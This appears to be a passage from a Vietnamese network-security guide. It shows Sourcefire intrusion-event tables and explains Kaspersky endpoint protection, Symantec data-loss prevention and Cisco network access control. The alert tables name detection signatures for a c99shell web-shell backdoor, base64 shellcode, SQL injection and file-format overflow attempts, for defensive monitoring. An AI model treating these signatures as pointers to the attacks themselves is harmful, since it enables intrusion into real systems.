Drilldown of Event, Priority, and Classification > Table View of Events > Packets | 2011-03-24 00:00:00 - 2011-03-24 15:19:49 Expanding

No Search Constraints ([Edit Search](#))

Intrusion Events	RNA Events	Hosts	Host Attributes	Services	Client Apps	Flows	Vulnerabilities	Compliance Events	White List Events	Users	Remediation
<b>Message</b>								▼ Priority	Classification		Count
<input type="checkbox"/> SQL generic sql update injection attempt - GET parameter (1:13514)								high	Web Application Attack		3
<input type="checkbox"/> DNS dns response for rfc1918 10/8 address detected (1:13249)								high	Potential Corporate Policy Violation		1048
<input type="checkbox"/> DNS dns response for rfc1918 172.16/12 address detected (1:15934)								high	Potential Corporate Policy Violation		707
<input type="checkbox"/> P2P BitTorrent transfer (1:2181)								high	Potential Corporate Policy Violation		153
<input type="checkbox"/> P2P Skype client login startup (1:5998)								high	Potential Corporate Policy Violation		20
<input type="checkbox"/> P2P Skype client start up get latest version attempt (1:5693)								high	Potential Corporate Policy Violation		11
<input type="checkbox"/> POLICY Microsoft Watson error reporting attempt (1:13864)								high	Potential Corporate Policy Violation		5
<input type="checkbox"/> BACKDOOR c99shell.php command request - search (1:16614)								high	Potential Corporate Policy Violation		2
<input type="checkbox"/> SHELLCODE base64 x86 NOOP (1:12798)								high	Executable Code was Detected		909
<input type="checkbox"/> SHELLCODE base64 x86 NOOP (1:12801)								high	Executable Code was Detected		446
<input type="checkbox"/> SHELLCODE base64 x86 NOOP (1:12800)								high	Executable Code was Detected		198
<input type="checkbox"/> SHELLCODE base64 x86 NOOP (1:12799)								high	Executable Code was Detected		187
<input type="checkbox"/> SHELLCODE base64 x86 NOOP (1:12802)								high	Executable Code was Detected		186
<input type="checkbox"/> WEB-CLIENT Malformed PNG detected sRGB overflow attempt (1:6692)								high	Attempted User Privilege Gain		420
<input type="checkbox"/> SMTP Novell GroupWise client IMG SRC buffer overflow (1:13364)								high	Attempted User Privilege Gain		110
<input type="checkbox"/> WEB-CLIENT Malformed PNG detected sPLT overflow attempt (1:6697)								high	Attempted User Privilege Gain		104
<input type="checkbox"/> WEB-CLIENT Malformed PNG detected iTxt overflow attempt (1:6699)								high	Attempted User Privilege Gain		84
<input type="checkbox"/> WEB-CLIENT Malformed PNG detected iCCP overflow attempt (1:6690)								high	Attempted User Privilege Gain		54
<input type="checkbox"/> WEB-CLIENT HTML DOM invalid DHTML textnode creation attempt (1:16301)								high	Attempted User Privilege Gain		9
<input type="checkbox"/> WEB-ACTIVEX Windows Media Player 7+ ActiveX Object Access (1:4156)								high	Attempted User Privilege Gain		8
<input type="checkbox"/> WEB-CLIENT Mozilla Products IDN Spoofing Vulnerability Attempt (1:17409)								high	Attempted User Privilege Gain		5
<input type="checkbox"/> WEB-ACTIVEX QuickTime Object ActiveX CLSID access (1:8375)								high	Attempted User Privilege Gain		3
<input type="checkbox"/> WEB-CLIENT Microsoft WordPad and Office text converters integer underflow attempt (3:15469)								high	Attempted User Privilege Gain		1
<input type="checkbox"/> SMTP RESPONSE OVERFLOW (124:3)								high	Attempted User Privilege Gain		1

Screenshot of the Sourcefire Defense Center interface showing a list of intrusion events.

The interface includes a navigation bar with tabs for Analysis & Reporting, Policy & Response, Operations, Health, Preferences, Help, and Logout. Below the navigation bar are links for Bookmark This Page, Report Designer, Workflows, View Bookmarks, and Search.

The main content area displays the "Intrusion Events - Events By Priority and Classification Workflow". The title bar shows the path: Drilldown of Event, Priority, and Classification > Table View of Events > Packets. The time range is set from 2011-03-24 00:00:00 to 2011-03-24 15:19:49, with the "Expanding" option selected.

No search constraints are applied. The table lists the following events:

Intrusion Events	RNA Events	Host Attributes	Services	Client Apps	Flows	Vulnerabilities	Compliance Events	White List Events	Users	Remediation
	Message						Priority	Classification	Count	
SQL generic sql update injection attempt - GET parameter (1:13514)							high	Web Application Attack	3	
DNS dns response for rfc1918 10/8 address detected (1:13249)							high	Potential Corporate Policy Violation	1048	
DNS dns response for rfc1918 172.16/12 address detected (1:15934)							high	Potential Corporate Policy Violation	707	
P2P BitTorrent transfer (1:2181)							high	Potential Corporate Policy Violation	153	
P2P Skype client login startup (1:5998)							high	Potential Corporate Policy Violation	20	
P2P Skype client start up get latest version attempt (1:5693)							high	Potential Corporate Policy Violation	11	
POLICY Microsoft Watson error reporting attempt (1:13864)							high	Potential Corporate Policy Violation	5	
BACKDOOR c99shell.php command request - search (1:16614)							high	Potential Corporate Policy Violation	2	
SHELLCODE base64 x86 NOOP (1:12798)							high	Executable Code was Detected	909	
SHELLCODE base64 x86 NOOP (1:12801)							high	Executable Code was Detected	446	
SHELLCODE base64 x86 NOOP (1:12800)							high	Executable Code was Detected	198	
SHELLCODE base64 x86 NOOP (1:12799)							high	Executable Code was Detected	187	
SHELLCODE base64 x86 NOOP (1:12802)							high	Executable Code was Detected	186	
WEB-CLIENT Malformed PNG detected sRGB overflow attempt (1:6692)							high	Attempted User Privilege Gain	420	
SMTP Novell GroupWise client IMG SRC buffer overflow (1:13364)							high	Attempted User Privilege Gain	110	
WEB-CLIENT Malformed PNG detected sPLT overflow attempt (1:6697)							high	Attempted User Privilege Gain	104	
WEB-CLIENT Malformed PNG detected iTxt overflow attempt (1:6699)							high	Attempted User Privilege Gain	84	
WEB-CLIENT Malformed PNG detected iCCP overflow attempt (1:6690)							high	Attempted User Privilege Gain	54	
WEB-CLIENT HTML DOM invalid DHTML textnode creation attempt (1:16301)							high	Attempted User Privilege Gain	9	
WEB-ACTIVEX Windows Media Player 7+ ActiveX Object Access (1:4156)							high	Attempted User Privilege Gain	8	
WEB-CLIENT Mozilla Products IDN Spoofing Vulnerability Attempt (1:17409)							high	Attempted User Privilege Gain	5	
WEB-ACTIVEX QuickTime Object ActiveX CLSID access (1:8375)							high	Attempted User Privilege Gain	3	
WEB-CLIENT Microsoft WordPad and Office text converters integer underflow attempt (3:15469)							high	Attempted User Privilege Gain	1	
SMTP RESPONSE OVERFLOW (124:3)							high	Attempted User Privilege Gain	1	

Người quản trị có thể lọc các Event cần thiết

Screenshot of the Sourcefire Defense Center Analysis & Reporting interface showing the 'Intrusion Events' search screen.

**Saved Searches**

- New Search---
- All Events (Not Dropped) (admin-public)
- BVCK\_Event\_Block (admin-private)
- BVCK\_High\_Priority\_Event (admin-private)
- BV\_DoS\_and\_DDoS (admin-private)
- Bao\_Viet\_Search\_Event\_Filter\_Test1 (admin-p
- Blocked Events (admin-public)
- Bootstrap Client/Server (admin-public)
- Common Concerns (admin-public)
- DNS Service - All (admin-public)
- DirectX Services - All (admin-public)
- FTP Service - All (admin-public)
- Finger Service - All (admin-public)
- High Impact Events (admin-public)
- High Priority Events (admin-public)
- IRC Services - All (admin-public)
- Impact 1/Not Dropped Events (admin-public)
- Kerberos Client/Server (admin-public)
- LDAP Service - All (admin-public)
- Mail Services - All (admin-public)

**Search Information**

Note: If a search name is not specified, an automatically generated name will be used.


Table	Intrusion Events
Name	
Save As Private	<input checked="" type="checkbox"/>
<b>Constraint</b>	
Priority	high, medium, low
Protocol	tcp, udp
Detection Engine	de1, lde2, de1/sensor1, de1:degroup/*:sensorgroup
Source IP	192.168.1.1/24,192.168.1.3
Destination IP	192.168.1.1-192.168.1.25,!192.168.1.3
Source User	jsmith
Destination User	jsmith
Source/Destination IP	192.168.1.1/24,192.168.1.3
Source/Destination User	jsmith
SRC Port/ICMP Type	1-1024,6000-6011,!80
DST Port/ICMP Code	5,55,555,5555
Message	WEB-CGI,!phf
Snort ID	1002, 1:1002
Impact Flag	red, blue, yellow, gray, orange
Inline Result	dropped
Reviewed	Reviewed,Unreviewed
Generator	1
Classification	rpc-portmap-decode,successful-admin
VLAN ID	10

**Buttons:** Load, Delete, Search, Save As New Search

## 12. Endpoint Security


### a. Giải pháp Kaspersky Open Space Security (KOSS)

Mô hình của giải pháp Kaspersky Open Space Security



Giải pháp KOSS sử dụng công cụ Kaspersky Security Central để quản lý tập trung toàn bộ các gói bảo mật trong giải pháp.

KSC cho phép quản lý phân cấp đáp ứng với mọi mô hình mạng:



### b. Tính năng của gói Kaspersky Endpoint Security

Gói Kaspersky Endpoint Security cho máy trạm/máy chủ có các tính năng

Control component:

- Application Startup Control
- Application Privilege Control
- Vulnerability Monitor
- Device Control
- Web Control

Protection Component:

- General Protection Settings
- File Anti-Virus
- Mail Anti-Virus
- Web Anti-Virus
- IM Anti-Virus
- System Watcher
- Firewall
- Network Attack Blocker

### c. Lab cài đặt KSC và Endpoint Security cho máy trạm

## 13. Data Loss Prevent

Là giải pháp chống rò rỉ thông tin nội bộ bao gồm một loạt các giải pháp:

- Quản lý ứng dụng
- Quản lý thiết bị phần cứng (USB, CD-ROM....)
- Quản lý dữ liệu
- Mã hóa dữ liệu
- Giám sát và ghi nhật ký truy cập dữ liệu

Dưới đây tôi trình bày một giải pháp DLP của Symantec:

DLP ngày càng trở nên quan trọng bởi các tổ chức ngày nay đang rất quan tâm và tập trung xây dựng các biện pháp bảo mật xung quanh thông tin quan trọng của họ. Để giúp các khách hàng bảo vệ dữ liệu nhạy cảm hiệu quả hơn, nền tảng DLP mở của Symantec sẽ giúp họ tận dụng khả năng

nhận biết theo nội dung của việc triển khai hệ thống bảo mật cho doanh nghiệp trên diện rộng, đồng thời tiến hành những bước quan trọng để bảo mật cũng như ngăn chặn mất mát dữ liệu.

Symantec Data Loss Prevention 10 sẽ cho phép doanh nghiệp ứng dụng cơ chế mã hóa và quản lý phân quyền doanh nghiệp (ERM - Enterprise rights management) dựa trên nội dung, đồng thời tích hợp dễ dàng với các giải pháp khác của Symantec.

### **Ứng dụng mã hóa và ERM theo nội dung**

Tính năng mới FlexResponse của Symantec Data Loss Prevention 10 sẽ giúp nhóm bảo mật của doanh nghiệp áp dụng những cơ chế bảo mật theo chính sách đối với các tập tin có chứa dữ liệu quan trọng, bao gồm mã hóa hay ERM. Hiện nay, việc kết hợp giữa DLP với các giải pháp CNTT khác đang phải thực hiện bằng tay.

Nhờ hợp tác với các nhà cung cấp thứ 3 hàng đầu khác, như GigaTrust, Liquid Machines, Oracle và PGP Corporation, Symantec sẽ mang đến cho các khách hàng sự đa dạng về các lựa chọn giải pháp bảo vệ tích hợp.

Ví dụ, một công ty hiện chỉ cho phép một số ít người được truy cập thông tin về thỏa thuận sáu nhập công ty sẽ dễ dàng áp dụng chính sách DLP của họ để phân loại dữ liệu, đồng thời sử dụng Microsoft Active Directory Rights Management Services (ADRMS - Dịch vụ quản lý phân quyền thư mục động của Microsoft) để áp dụng ERM đối với những bản sao lưu của dữ liệu này, mang lại một cơ chế bảo vệ mịn rất hiệu quả.

### **Tăng cường độ khả dụng của Tính thông minh DLP**

Những hỗ trợ mới nhất đối với XML và Dịch vụ web sẽ cho phép giải pháp Symantec Data Loss Prevention 10 gửi những dữ liệu DLP tới mọi ứng dụng hoặc hệ thống báo cáo, bao gồm cả các bảng điều khiển bảo mật doanh nghiệp hay các giải pháp về tuân thủ, như bộ giải pháp kiểm soát tuân thủ Symantec Control Compliance Suite.

Ví dụ, một trang thương mại điện tử có thể khởi đầu bằng cách dùng DLP để xác định máy chủ có những dữ liệu chịu sự điều chỉnh của các điều luật PCI DSS. Nhờ gửi thông tin này tới công cụ Control Compliance Suite của Symantec, thì những máy chủ đó sẽ được ưu tiên kiểm tra thường xuyên hơn, theo đó có được sự kiểm soát kỹ lưỡng đối với những khu vực lưu trữ dữ liệu quan trọng.

Những tính năng import/export mới (nạp/xuất chính sách) sẽ cho phép các tổ chức đảm bảo chính sách của họ được cập nhật thường xuyên quy định mới, đồng thời liên kết và trao đổi các chính sách với nhiều người dùng khác nhằm chia sẻ kinh nghiệm thực tiễn tốt nhất.

## Tích hợp thông suốt với những giải pháp khác của Symantec

Việc tích hợp mới với Symantec Workflow sẽ cho phép người dùng DLP 10 thực thi những tác vụ theo chính sách như khóa thiết bị đầu cuối, mã hóa tự động với giải pháp Symantec Endpoint Encryption, Symantec Endpoint Protection và các giải pháp bảo mật khác của Symantec cũng như của các nhà cung cấp khác.

Ví dụ, nếu một nhân viên muốn tải thông tin mật về ổ USB, giải pháp Symantec Data Loss Prevention có thể truyền tin cho Symantec Endpoint Protection để khóa cổng USB chỉ với một tác vụ đơn giản.

Những người dùng giải pháp bảo mật email SaaS (Software-as-a-service - phần mềm là dịch vụ) như MessageLabs Hosted Email Encryption (một dịch vụ lưu ký của Symantec) cũng có thể giám sát, bảo vệ và truyền dẫn những thông tin mật một cách bảo mật, an toàn với email gửi ra ngoài mà không cần phải có một hạ tầng cổng dịch vụ email trực tiếp.

### Dịch vụ, ngôn ngữ và sự sẵn sàng trên thị trường

Các dịch vụ Symantec Data Loss Prevention giúp khách hàng có được thành công rõ ràng nhờ triển khai DLP, đồng thời thu được những kiến thức và kinh nghiệm cần thiết để tiếp tục tối ưu hóa giải pháp này qua thời gian. Nhờ kết hợp với những dịch vụ tư vấn và những công nghệ chống mất mát dữ liệu đầu ngành khác, Symantec mang tới cho khách hàng khả năng phân tích chuyên sâu về những nguy cơ rủi ro của họ đối với rò rỉ thông tin cả bên trong và ngoài doanh nghiệp, cũng như khả năng đánh giá định lượng về khối lượng dữ liệu thực tế chuyển qua hệ thống mạng, lưu trữ ứng dụng trên web và các thiết bị đầu cuối.

Symantec Data Loss Prevention 10 cũng có chính sách và hỗ trợ tìm kiếm với 25 ngôn ngữ khác nhau, đồng thời đã có phiên bản đầy đủ tiếng Nhật, [Trung Quốc](#) phổ thông và tiếng Pháp, theo đó những người dùng sử dụng những ngôn ngữ này có thể tự tạo lập chính sách, quản lý và xử lý sự cố, đồng thời thực thi quản lý hệ thống một cách toàn diện nhất.

### 14. Network Access Control

Để đảm bảo người dùng truy cập vào hệ thống mạng không tìm cách tấn công cần phải có quá trình kiểm tra, đánh giá và đưa ra hướng giải quyết.

VD: Một người khách đến công ty bạn, truy cập vào mạng Wifi mặc định người khách đó sẽ không thể vào trong mạng nội bộ được. Để truy cập vào mạng nội bộ cần phải qua một loạt bước

kiểm tra. 1. Cài đặt Agent kiểm tra máy tính đó có đảm bảo tính an toàn hanh không. 2. NAC gateway sẽ đưa ra Policy quyết định máy tính đó có được truy cập vào những vùng nào.

Ở đây tôi trình bày một bài viết về Cisco NAC, các hệ thống khác hoạt động tương tự:

Cisco NAC là một cách triển khai Network Admission Control một cách đơn giản, được sử dụng cho cấu trúc mạng để đảm bảo các chính sách bảo mật được áp dụng cho toàn bộ các thiết bị truy cập vào các tài nguyên mạng. Với NAC, các nhà quản trị có thể xác thực, ủy quyền, và đánh giá, dựa trên các kết nối sử dụng dây hay wireless, các người dùng truy cập từ xa. Nó nhận diện được các thiết bị như laptops, IP phones, hay các máy chơi game, với các chính sách bảo mật và ngăn chặn các nguy cơ tiềm ẩn trong quá trình truy cập dữ liệu của người dùng

### **Tác dụng của Network Admission Control**

Dữ liệu trong hệ thống mạng bị nhiễm virus hiện nay là một vấn đề cần được quan tâm một cách thích đáng, các loại virus ngày càng có ảnh hưởng lớn đối với hệ thống. Tài nguyên được sử dụng được bảo đảm không bị nhiễm virus là một yêu cầu và cần phải được thực hiện, với tính năng chống virus hiệu quả Network Admission Control là một giải pháp. Cisco NAC giúp đảm bảo tình trạng của các máy client trước khi truy cập vào mạng. NAC làm việc với một chương trình Anti-Virus để tạo ra các điều kiện, các chính sách thiết lập được cung cấp cho các máy client trước khi chúng truy cập vào các tài nguyên mạng. NAC đảm bảo các máy client trong mạng luôn luôn được cập nhật các bản nâng cấp cho phần mềm diệt virus một cách tốt nhất. Nếu client có một yêu cầu cập nhật bản nâng cấp, giải pháp NAC sẽ mang đến khả năng cung cấp cập nhật trực tiếp cho quá trình cập nhật từ các máy client. Nếu client có sự xuất hiện đột ngột virus có thể gây ra ảnh hưởng đối với toàn mạng, NAC sẽ chuyển máy client đó đến một vùng mạng được cách ly hoàn toàn cho đến khi quá máy client được kiểm tra một cách kỹ lưỡng và đảm bảo không còn virus cũng như những khả năng nguy hiểm cho hệ thống mạng.


### **Cách làm việc của Network Admission Control.**

Việc triển khai ứng dụng NAC được tích hợp từ nhiều giao thức hiện nay thường sử dụng và các sản phẩm của Cisco với một vài sản phẩm và các tính năng như:

- Cisco Trust Agent (CTA) and plug-ins
- Cisco IOS Network Access Device (NAD)
- Extensible Authentication Protocol (EAP)
- Cisco Secure Access Control Server (ACS)/Remote Authentication Dial-In User Service (RADIUS)
- Posture validation/remediation server

CTA giao tiếp với các phần mềm khác trên máy client qua Application Program Interface (API) và trả lời về tình trạng của mình từ các yêu cầu của NAD. CTA là yêu cầu cần thiết để giao tiếp trong quá trình triển khai NAC (CTA giao tiếp với NAC sử dụng EAP qua giao thức UDP). Một phần mềm bao gồm một Posture Plug-In (PP) tạo nên giao diện cho CTA. PP là một tác nhân được thực hiện trên một phần mềm từ các nhà sản xuất khác có tác dụng thực hiện các chính sách và trạng thái của phần mềm đó.

Hiện tại việc triển khai NAC thì NAD là phần mềm Layer 3 Cisco IOS trong các thiết bị dùng để truy vấn các máy client tìm kiếm và kiểm soát tình hình sử dụng EAP qua giao thức UDP (EAP over UDP - EOU). Phương pháp này khác với các thành phần của giải pháp NAC được thể hiện ở hình dưới đây:



Hình: hiển thị cách thức NAC làm việc với nhau:

1. Client gửi một gói tin tới một NAC-enabled router.
2. NAD bắt đầu được thực hiện để phê chuẩn quá trình đó với việc sử dụng EOU.
3. Client gửi một thông điệp với khả năng xác thực đảm bảo được sử dụng EOU tới NAD.
4. NAD gửi thông điệp tới Cisco ACS sử dụng giao thức xác thực RADIUS.
5. Cisco Secure ACS yêu cầu có sự phê chuẩn được sử dụng qua giao thức Host Credential Authorization Protocol (HCAP) trong một HTTPS tunnel.
6. Thông điệp từ máy chủ được gửi đi để trả lời cho yêu cầu là: pass, fail, quarantine.
7. Để cho phép hay cấm truy cập vào mạng, Cisco Secure ACS gửi một thông điệp đồng ý với ACLs/URL.
8. NAD chuyển thông điệp đó cho client.

## 9. Client sẽ được phép truy cập hay bị cấm truy cập.

Khi một client gửi một yêu cầu truy cập vào mạng (1), NAD được thực hiện để chuyển thông điệp "yêu cầu cần được phê chuẩn" (2). Sau đó được gửi đến CTA sau khi nhận được sẽ chuyển đến Cisco Secure ACS, và sau đó một phiên Protect EAP (PEAP) được thực hiện từ CTA sau đó gửi kiểm tra tư cách của client đó xem có đáng tin cậy hay không được thực hiện từ PPs trên máy client tới NAD (3), chúng được chuyển đến Cisco Secure ACS qua giao thức RADIUS (4). Việc thẩm định xem client có đáng tin cậy không bằng cách lấy các thông tin về trạng thái của phần mềm được cài trên máy client. Cisco Secure ACS kiểm tra và thẩm định khả năng tin tưởng bằng cách kiểm tra trạng thái của client đó với các chính sách đã được tạo ra trong cơ sở dữ liệu của nó. Cisco Secure ACS cũng có thể cấu hình để chuyển yêu cầu thẩm định đó đến một máy chủ khác để cho việc thẩm định (5). Quá trình đó làm việc sử dụng HCAP trên một HTTPS tunnel. Nó có thể là một tùy chọn trong phần mềm của client với một PP và một máy chủ dùng để thẩm định về tình trạng của máy client.

Khi một máy chủ bên ngoài dùng vào việc thẩm định tính xác thực cho quá trình đăng nhập của máy client sau đó sẽ gửi thông điệp thẩm định đó tới Cisco Secure ACS. Cisco ACS sau đó tổng hợp toàn bộ các chính sách tại đó và các chính sách được kiểm tra trên máy chủ sau đó trả lại thông tin đã được tổng hợp cho Client. Cisco Secure ACS sau đó gửi thông tin Access Control List (ACL) cho NAD để cung cấp các chính sách cho client (8).

## 15. Bảo mật hệ điều hành

